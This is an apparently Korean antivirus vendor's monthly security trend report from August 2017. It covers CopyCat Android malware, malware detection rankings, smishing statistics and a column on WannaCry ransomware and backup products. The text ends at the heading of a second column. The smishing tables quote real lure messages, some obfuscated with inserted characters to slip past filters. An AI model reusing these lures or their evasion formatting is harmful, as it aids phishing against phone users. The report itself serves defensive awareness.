

이스트시큐리티 보안 동향 보고서

No.95 2017.08



이스트시큐리티 보안 동향 보고서

CONTENTS

01	악성코드 통계 및 분석	01-08
	악성코드 동향	
	알약 악성코드 탐지 통계	
	허니팟/트래픽 분석	
	알약 M 스미싱 분석	
02	전문가 보안 기고	09-19
	SMB취약점으로 전파되는 랜섬웨어의 출현, 문서유실방지를 위한 방안	
	모바일 4대 영역 철통보안! 스마트폰을 안전하게 지키는 방법	
03	악성코드 분석 보고	20-28
	개요	
	악성코드 상세 분석	
	결론	
04	해외 보안 동향	29-47
	영미권	
	중국	
	일본	

01

악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

알약 M 스미싱 분석

1. 악성코드 동향

7월에 발생했던 주요 보안이슈는 항상 꾸준히 발생된 랜섬웨어 이슈 외에도 안드로이드 관련 스마트폰 악성코드 이슈였으며, 특히 안드로이드 관련 스마트폰 ‘CopyCat’ 악성앱 이슈는 국내보다 해외에서 더 큰 피해가 발생하여 화제가 되었습니다.

‘CopyCat’이라 불리는 악성앱을 통해 전 세계 약 1,400만 안드로이드 기기들이 감염되고 그중 800만대의 안드로이드 기기는 루팅까지 되었던 사례가 확인되었습니다. 또한 이 ‘CopyCat’ 악성앱의 경우 감염된 기기 중 무려 380만대의 기기에 사용자가 원하지 않는 광고를 보여주었으며 또한 440만대의 스마트폰으로부터 계정정보를 훔치는 데 악용되기도 하였습니다. 다행히도 국내에서는 거의 유입이 없었지만, 남부아시아나 동남아시아 쪽 사용자들 특히 인도 사용자들이 가장 큰 피해를 입었으며, 미국에서도 30만대에 가까운 기기들이 감염되는 글로벌한 악성코드 이슈였습니다.

이들은 최초에 사용자들이 구글플레이에서 많이 다운로드하는 인기있는 안드로이드 앱으로 위장하여 서드파티 앱마켓을 통해 유포되었습니다. 일단 유포되어 스마트폰내에 감염이 완료되면, 사용자 동의없이 추가앱을 설치하거나 계정정보를 탈취했으며, 사용자의 별다른 액션 없이도 원하지 않는 광고를 주기적으로 노출시켰고 이를 통해 약 2개월 동안 150만 달러의 부당이익을 취했다고 합니다. 이들은 1억건의 광고를 노출시키는 앱을 사용자 스마트폰에 무단으로 설치하는 방식으로 돈을 벌었는데 이번 ‘CopyCat’ 악성앱의 경우 몇가지 정황을 통해 배후에 중국의 광고회사가 있는 것으로 추정하고 있습니다.

동향보고서를 읽고 계신 분들 중, 안드로이드 스마트폰을 사용하고 계신 분들이 꽤 많을 것으로 예상됩니다. 이러한 안드로이드 악성앱의 피해가능성을 최소화하기 위해서는 반드시 사용하려는 앱의 다운로드를 검증된 마켓을 통해서 진행하시는 것이 가장 중요합니다. SMS로 전달된 APK 다운로드 링크, 또는 블로그, 카페의 APK 첨부파일, 그리고 토렌트나 공인되지 않은 서드파티마켓을 통한 앱 다운로드 및 설치하는 모두 악성앱의 감염 위험성이 존재하므로 주의가 필요합니다.

또한 스마트폰의 기본보안설정/장치등을 해제시키는 루팅을 피해야 하며, 손쉽게 알약 안드로이드와 같은 모바일 백신을 활용하시는 것도 좋은 대처방안이라 생각합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2017년 7월의 감염 악성코드 Top 15 리스트에서는 지난 6월에 1,2,3위를 차지했던 악성코드들이 각각 5위, 4위, 7위로 순위가 하강했으며, 새로운 악성코드가 감염 리스트 1,2,3위를 차지했다. 새롭게 1위를 차지한 Trojan.GenericKD.12060662는 사용자 PC를 감염시킨 후 원격명령등을 통해 사용자 모르게 사용자 시스템을 비트코인을 채굴하는 데 악용하는 악성코드다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	New	Trojan.GenericKD.12060662	Trojan	467,102
2	New	JS:Trojan.Cryxos.1112	Trojan	274,505
3	New	Trojan.Agent.gen	Trojan	211,595
4	↓ 2	Trojan.HTML.Ramnit.A	Trojan	185,011
5	↓ 4	Adware.SearchSuite	Adware	78,564
6	-	Trojan.LNK.Gen	Trojan	77,753
7	↓ 4	Misc.Riskware.BitCoinMiner	Trojan	70,711
8	New	Adware.GenericKD.12030544	Adware	69,968
9	New	Trojan.GenericKD.12021853	Trojan	56,789
10	New	Trojan.HTML.Downloader.AG	Trojan	45,397
11	↓ 2	Worm.ACAD.Bursted.doc.B	Worm	41,318
12	New	Win32.Ramnit	Trojan	41,033
13	↓ 5	Misc.Keygen	Etc	37,929
14	↓ 3	Virus.IFrame.jL	Virus	35,038
15	New	Worm.Autorun.SysLive	Worm	32,942

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2017년 07월 01일 ~ 2017년 07월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 83%를 차지했으며 애드웨어(Adware) 유형이 9%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


7 월에는 6 월에 비해 트로이목마유형의 악성코드 비율이 크게 증가하였으며, 전체적인 감염수치는 약 70%가량 크게 감소했다.




3. 허니팟/트래픽 분석

7 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



4. 알약 M 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2017년 07월 01일 ~ 2017년 07월 31일
총 신고건수	8,414건

키워드별 신고내역

키워드	신고 건수	비율
사진	183	2.17%
창첩장	160	1.90%
뉴스	90	1.07%
박근혜	84	1.00%
동영상	28	0.33%
택배	22	0.26%
행사	7	0.08%
초대	5	0.06%
길	3	0.04%
등기	1	0.01%

스미싱 신고추이

지난달 스미싱 신고 건수 3,086 건 대비 이번 달 8,414 건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 5,328 건 증가했다. 이번 달은 사진 관련 스미싱이 대부분을 차지했으며, 오시는길 관련 스미싱이 새로 등장했다.

알약이 뽑은 7 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	여x 기p 왜s 니b 사b 진x 있r 지i?h 빨l 리q 가s 봐a 봐v
2	((청d 첩a장)이 도착하였습니다..
3	\$\$^^ 당신 ^은 뉴 ^스에 나 ^왔 ^어요! 빨 ^리 ^와보세 ^요

다수문자

순위	문자 내용
1	여x 기p 왜s 니b 사b 진x 있r 지i?h 빨l 리q 가s 봐a 봐v
2	((청d 첩a장)이 도착하였습니다..
3	\$\$^^ 당신 ^은 뉴 ^스에 나 ^왔 ^어요! 빨 ^리 ^와보세 ^요
4	^^ 실제^ 내막^을 박근^헤 체포되^었^다
5	^^ 여^기^에^ 너 ^이상한 동^영상^ 있^는데 바^로 삭제^하세요
6	[Web 발신] [통운]도로명 불일치로 택배배송불가. 주소지를 변경해 주세요. 웹 :
7	(광고) 본행사는 이마트와같이 진행중입니다. 확인:
8	[Web 발신] ♡저희 새 삶이 시작되는 날 여러분을초대합니다. ♡
9	[Web 발신] 오시는길
10	To.우편물이고객님의부재중으로/반송되었습니다/등기물정보확인

02

전문가 보안 기고

1. SMB 취약점으로 전파되는 랜섬웨어의 출현과 문서유실방지를 위한 방안
2. 모바일 4 대 영역 철통보안! 스마트폰을 안전하게 지키는 방법

1. SMB 취약점으로 전파되는 랜섬웨어의 출현, 문서유실방지를 위한 방안

[SecureCloud 기술지원팀 김형성 팀장]

랜섬웨어란

랜섬웨어는 몸값(Ransom)과 소프트웨어(Software)의 합성어로, 파일과 시스템을 인질로 삼고 금전을 요구하는 악성 프로그램을 의미한다. 랜섬웨어도 다른 악성코드와 마찬가지로 신뢰할 수 없는 사이트, 스팸 메일, 파일 공유 사이트, 네트워크 등을 통해 유포된다.

지속적인 신종, 변종 랜섬웨어 출현으로 인해 큰 위협으로 다가온 랜섬웨어

지난 5 월, NSA 해킹 의혹을 받고 있는 해커 조직이 Windows 의 SMB 취약점을 공격할 수 있는 익스플로잇(Exploit)을 공개하였고, 이를 이용한 워너크라이(WannaCry) 랜섬웨어가 대량으로 유포되어 전세계적으로 이슈가 되었다..

[긴급] NSA 해킹 의혹 해커조직, MS 윈도우 공격도구 공개 파장

좋아요 134개 | 입력: 2017-04-16 02:30

공개된 공격도구 악용할 경우 윈도우의 운영체제 강악도 가능해
패치 없는 제로데이 공격...SMB 당분간 사용 자제하거나 접근제어 설정해야

[보안뉴스 권 준 기자] 미국 국가안보국(NSA)의 사이버 감시 및 해킹 도구를 훔친 혐의를 받고 있는 해킹 그룹 세도우 브로커스(Shadow Brokers)가 마이크로소프트(MS)의 윈도우 OS 익스플로잇 도구를 공개함에 따라 이에 따른 파장이 커질 전망이다.

가장 많이 본 기사 >

- 1 [단독] 북한 해커조직, '사이버 논리'
- 2 [워너크라이 랜섬웨어 사태] Q&A로
- 3 지능정보보안아카데미, PIMS인증
- 4 [보안초보 길라잡이] 클라우드 보안
- 5 완전초보용! 랜섬웨어로부터 내 정보
- 6 워너크라이 이후 모인 CISO들, "더 !
- 7 워너크라이 랜섬웨어의 미스터리와
- 8 아직 끝나지 않은 랜섬웨어 사태! 트
- 9 낯은 인터넷 아키텍처의 핵심 TCP/IP

[그림 1. 보안뉴스 기사 일부 발췌] <http://www.boannews.com/media/view.asp?idx=54277>

다행히도 우리나라는 주말 사이에 한국인터넷진흥원(KISA)과 여러 보안 업체들이 함께 피해방지를 위한 사전 예방 및 조치 안내 활동으로 비교적 큰 피해를 입지는 않았다.

하지만 벌써 280 종이 넘는 변종 랜섬웨어가 발견되었고 2차 공격도 예상되어 추가 피해에 대한 우려가 커지고 있다. 특히, 변종 랜섬웨어의 경우 기존의 공격보다 발전된 형태로 진화되는 경우가 많아 이용자들의 더 세심한 주의가 필요하다.

그렇다면 랜섬웨어 피해방지를 위해 사용자가 조치해야 할 것들은 무엇일까?

랜섬웨어나 악성코드의 피해를 최소화 하기 위한 방안

국가정보원이 ‘2017 국가정보보호백서’에서 제시한 랜섬웨어 보안 수칙 5 가지를 토대로 사용자가 랜섬웨어를 예방하기 위해 취해야 할 행동에 대해서 5 가지로 정리했다.

1. 모든 소프트웨어를 항상 최신 버전으로 업데이트 해야 한다.
2. 백신 설치 및 주기적 점검을 실행한다.
3. 출처를 알 수 없는 이메일을 열람하지 않는다.
4. 불법 콘텐츠 공유사이트를 방문하지 않는다.
5. 중요한 자료를 백업한다.

랜섬웨어, 최종 목표는 문서 또는 파일


위의 다섯 가지 랜섬웨어 예방 수칙을 준수하더라도, 알려지지 않은 취약점을 노린 새로운 형태의 랜섬웨어가 발생한다면 언제라도 문서가 유실될 수 있다.

기업의 모든 문서가 랜섬웨어 감염으로 인해 암호화된다면, 기업에는 상상하기 힘들 정도의 업무 손실이 발생한다. 실제로 이번 워너크라이(WannaCry) 랜섬웨어 공격으로 인해 해외에서는 일부 병원의 진료 업무가 마비되었고, 국내 또한 일부 영화 상영관에서 광고 서버가 감염되어 광고 대신 랜섬노트가 송출되는 등의 피해가 발생하기도 했다.


그렇기 때문에 수칙의 마지막 항목에서 “중요한 자료를 백업한다.”는 사후 대응 방안도 함께 소개하고 있다.

[그림 부록-1-나-10-2] 중요 데이터 백업

(단위: %)



중요데이터 백업 실시 주기



*중요데이터 백업 실시 사업체

[그림 2. 2017 국가정보보호백서(국가정보원)]

‘2017 국가정보보호백서’에 따르면 회사 내의 중요 데이터를 백업하는 기업은 35.5%이며, 이 중 월 1 회 가장 실시하는 기업은 63.3%인 것으로 나타났다. 즉, 기업에서는 중요 데이터에 유실에 대한 사후 대안이 필요하다. 안전한

네트워크를 통한 실시간 자동 백업 기능과 유사시 쉽고 빠르게 복구 가능한 솔루션을 운영하여 혹시 있을지 모르는 랜섬웨어 피해로 인한 업무 손실을 최소화하는 전략을 수립해야 한다.

기존 데이터 보안 솔루션의 특성과 한계

그럼 이러한 랜섬웨어 위협에 대응하고, 기업의 문서나 데이터 자산을 보호하기 위한 보안 솔루션들의 특징은 무엇일까?

DLP – 내부 정보 유출 방지 (Data Loss Protect 또는 Data Loss Prevention)

DLP는 유출 경로를 제어하는 형태로 PC에 존재하는 파일의 유출을 방지하는 매체 제어 위주의 동작 솔루션이다. 하지만 PC에 암호화되지 않은 파일이 존재하므로, 여러 경로를 통해 유출이 가능하다. 이러한 이유로 DLP 솔루션은 타 보안솔루션과 함께 도입 및 운영하는 경우가 많다.

또한, 랜섬웨어 감염 시 문서 파일이 PC에 존재하기 때문에 피해를 볼 수 있으며 피해를 입게 되면 파일 복구 방법이 없다. 추가로 PC 백업 솔루션 등도 도입해야 할 필요가 있다.

DRM – 디지털 저작권 관리 (Digital Rights Management)

DRM 솔루션은 주로 PC에서 오피스 계열, 한글, PDF 파일, 포토샵이나 오토캐드, 3D캐드 등 전문적인 어플리케이션에 대한 미지원 영역이 많아 제조업 등에서는 유출사고 등 보안에 취약한 부분이 존재한다. 파일은 PC에 존재하지만 암호화되어 저장되기 때문에 유출되는 경우에도 DLP보다 상대적으로 안전하다. 하지만 랜섬웨어 감염으로 인한 피해를 볼 수 있기 때문에 추가 백업 솔루션이 필요하다.

또한, DRM은 소프트웨어 종속적이다. 즉, 오피스나 한글 등 프로그램 보안 패치나 업데이트 시 DRM의 지원 범위를 벗어나게 되면 해결될 때까지 프로그램의 취약점을 유지해야 하는 등 프로그램에 보안이 종속되는 상황이 발생할 수 있다.

복원 기능이 있는 PC 백업 솔루션

랜섬웨어는 종류에 따라 윈도우 볼륨 새도우 카피(Volume Shadow Copy)를 삭제하기 때문에 윈도우 OS 자체 파일의 백업, 복원 기능을 무력화한다. 시점 복원 기능이 있는 솔루션은 PC에 보호 영역이 존재하지만, 바이러스나 악성 프로그램을 통해 해당 보호 영역 또는 MBR 영역까지 피해를 입게 되면 복구가 어려워질 수도 있다.

문서 파일을 안전하게 보관하려면 네트워크를 통해 실시간으로 자동 백업해 두었다가 유사시 쉽고 빠르게 복원할 수 있는 고도화 된 솔루션이 필요하다.

랜섬웨어의 파일 암호화 방식

PC에 침투한 랜섬웨어는 파일 암호화 시 크게 두 가지 형태로 동작한다. 이는 다른 랜섬웨어가 등장하더라도 크게 바뀌지 않을 것으로 보인다.

1. 원본 문서 열기 - 암호화하여 다른 이름으로 저장 - 원본 삭제
2. 원본 문서 열기 - 암호화하여 원본 문서 덮어쓰기 - 다른 이름으로 저장 원본 삭제

이와 같은 파일 암호화 동작 방식을 확인하고 역으로 이용한다면, 파일 버전 관리를 통해 삭제되거나 암호화 된 파일을 복원할 수 있다.

PC의 문서 파일 자동 백업과 복구가 가능한 솔루션

랜섬웨어는 원본 파일 삭제 후 암호화하여 저장하는 방식으로 동작한다. 감염된 PC 뿐만 아니라 그 PC에 연결된 네트워크 드라이브까지 감염되므로 피해가 상당하다. 다음에 소개하는 솔루션은 이러한 랜섬웨어의 특징을 통해 감염되더라도 복구가 가능하도록 하는 솔루션이다.

랜섬실드는 관리자가 백업 정책을 설정할 수 있으며, 관리자가 지정한 확장자를 가진 파일은 PC에서 서버로 실시간 자동 백업 된다. 자동 백업된 문서들은 유사 시 원본 파일 형태로 복원이 가능하며, 일자별 시점 복원이 가능하다.

인터넷디스크는 안전한 파일 공유와 협업을 위한 클라우드 스토리지다. 윈도우 탐색기를 지원하여 사용자가 익숙한 UI에서 업무 할 수 있다. 또한, 인터넷디스크에 업로드한 파일은 버전 관리 기능을 통해 기존 파일 버전으로 돌아갈 수 있으며, 랜섬웨어 감염 시 원본 파일을 복구할 수 있다.

시큐어디스크는 로컬 PC에 파일 저장을 금지하고 안전한 네트워크 드라이브로만 작업 가능하게 하는 솔루션이다. 이를 통해 자료 유출을 원천적으로 차단한다. 마찬가지로 윈도우 UI를 제공해 익숙한 환경에서 업무가 가능하다. 중앙화된 파일에 대한 프로세스 접근 권한 관리를 통해 랜섬웨어 같이 허가 되지 않은 프로세스가 접근하는 것을 방어할 수 있으며, 만약 감염이 되더라도 파일 버전 관리 기능을 통한 복구가 가능하다.


현재의 악성코드나 랜섬웨어는 하나의 솔루션으로 해결하기 무척 어렵다. 취약점 패치를 위한 PMS 운영, 백신 최신 업데이트 유지, APT 방어 솔루션, 복구 가능한 솔루션 등을 함께 운영하는 것이 이로 인한 피해를 최소화 할 수 있는 방안이다.

2. 모바일 4대 영역 철통보안!

스마트폰을 안전하게 지키는 방법

[알약M 개발팀 김희선 대리]

